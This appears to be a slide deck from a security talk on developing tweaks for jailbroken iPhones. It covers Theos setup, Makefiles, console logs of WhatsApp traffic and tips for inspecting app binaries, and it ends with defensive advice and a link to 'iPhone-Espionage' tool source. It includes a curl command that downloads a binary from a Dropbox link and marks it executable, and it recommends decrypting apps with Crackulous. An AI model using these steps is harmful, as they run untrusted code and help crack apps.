- Paypal is doing an awesome job but doesnt it mean less business for the companies using paypal service?
- How is your Microsoft Exchange Mobile Policy doing?



# Developing for Jailbroken iPhones


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- `export THEOS=/opt/theos`
- `git clone git://github.com/DHowett/theos.git $THEOS`
- `curl -s http://dl.dropbox.com/u/3157793/ldid > $THEOS/bin/ldid; chmod +x $THEOS/bin/ldid`
- Download the private frameworks from <https://github.com/kennytm/iphone-private-frameworks> and extract to `$THEOS/include`
- `$THEOS/bin/nic.pl`

# Tips for Tweaks Development

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- If you want to look at the traffic for a particular iPhone application, it might be easier to use a tweak as it hooks onto the methods that the classes provide.
- Using Organizer in XCode can provide valuable information about the methods that the application is calling



The screenshot shows the Xcode Organizer interface with the Console window open. The left sidebar shows the device 'milo' (4.3.3 (8J2)) and various toolbars like Provisioning Profiles, Applications, Console, Device Logs, and Screenshots. The Console window displays a series of log messages from WhatsApp, all marked as warnings. The messages include network-related events such as sending data, receiving data, and connection status changes.

```
Oct 13 09:28:57 unknown WhatsApp[371] <Warning>: -[XMPPStream send:] [Line 118] >>> Send 34 byte(s) >>>
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[WhatsAppAppDelegate closeConnection] [Line 376] Close server connection.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection internalClose] [Line 1459] Close connection
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] send/presence type='unavailable' chat
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] send/xmlstreamend
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream sendArray:] [Line 139] >>> Send 12 byte(s) >>>
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket disconnectAfterReadingAndWriting] [Line 535] Disconnects after reading
and writing.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream onSocket:didReadData:withTag:] [Line 206] <<< Recv 5 byte(s) <<<
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream onSocket:didReadData:withTag:] [Line 212] Incoming buffer contains 5
byte(s), processed 5 byte(s).
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] recv/xmlstreamend
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket disconnect] [Line 525] Disconnects immediately.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket close] [Line 442] Close connection
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection xmppStreamDidClose:] [Line 1235] Connection is broken.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: PrintReachabilityFlags [Line 77] Reachability Flag Status: WR t-----
networkStatusForFlags
```



# Tool and Tweak

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- Tool and Tweak

```
Milos-MacBook-Air:bin Milo$ sudo ./nic.pl
NIC 1.0 - New Instance Creator
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 [1.] iphone/application
 [2.] iphone/library
 [3.] iphone/preference_bundle
 [4.] iphone/tool
 [5.] iphone/tweak
Choose a Template (required): 4
Project Name (required): app9
Package Name [com.yourcompany.app9]:
Author/Maintainer Name [System Administrator]:
Instantiating iphone/tool in app9/...
Done.
```

# Tips for Tweaks Development


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- Run **Class-Dump** against the decrypted iPhone binary  
<http://www.codethecode.com/projects/class-dump/>
- If you are unable to get any results, then decrypt it first using Crackulous (Cydia)
- If you want to find out which IOS framework functions the iPhone binary is using, sometimes running “strings” against the decrypted binary can save a lot of time

# MakeFile for Theos

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- You can also use Open Toolchain with Xcode using the instructions from <http://www.alexwhitemore.com/?p=281> but I prefer using command line.
- You might want to use the below sample MakeFile if you choose to use THEOS. Extracted from Open Toolchain



```
test88 — nano — 80x24
GNU nano 2.0.6 File: Makefile
include theos/makefiles/common.mk

TOOL_NAME = test88
test88_FILES = main.mm

include $(THEOS_MAKE_PATH)/tool.mk
```

```
SDKVER=4.3
SDK=/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS$(SDKVER).sdk
CC=/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/arm-apple-darwin9-gcc-4.0.1
LD=$(CC)

LDFLAGS += -framework CoreFoundation
LDFLAGS += -framework Foundation
LDFLAGS += -framework CoreTelephony
LDFLAGS += -L"$(SDK)/usr/lib"
LDFLAGS += -F"$(SDK)/System/Library/Frameworks"
LDFLAGS += -F"$(SDK)/System/Library/PrivateFrameworks"

CFLAGS += -I"/Developer/Platforms/iPhoneOS.platform/Developer/usr/lib/gcc/arm-apple-darwin9/4.0.1"
CFLAGS += -I"$(SDK)/usr/include"
CFLAGS += -I"/Developer/Platforms/iPhoneOS.platform/Developer/usr/include/"
CFLAGS += -DDEBUG -std=c99
CFLAGS += -Diphoneos_version_min=2.0

include theos/makefiles/common.mk

TOOL_NAME = test2
test2_FILES = respring.m
include $(THEOS_MAKE_PATH)/tool.mk
```

# What now for jailbroken iPhone users?

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- Apple protects those who doesn't jailbreak their phone due to sandboxing, what about the rest of us who has jailbroken our iPhone? Are we all alone?
- The current antivirus products for iOS devices can only scan for attachments or remote storage
- There is an app in Cydia called **Firewall IP** which notifies you about incoming and outgoing traffic and lets you decide what to do with it
- It not be sufficient but at least you will know when there is a suspicious incoming/outgoing connection

# What now for jailbroken iPhone users?

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- Download **iFile** from Cydia and check `/System/Library/LaunchDaemons` and `/Library/MobileSubstrate/DynamicLibraries`
- Don't leave your mobile phones alone
- Wait for an Antivirus company to develop an app that can detect malicious binaries on the iPhone.

# The End

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- Source code for all tools/tweaks are available at <https://github.com/milo2012/iPhone-Espionage>
- My website can be found at <http://milo2012.wordpress.com/>
- Alternatively, you can also reach me via Twitter @keith55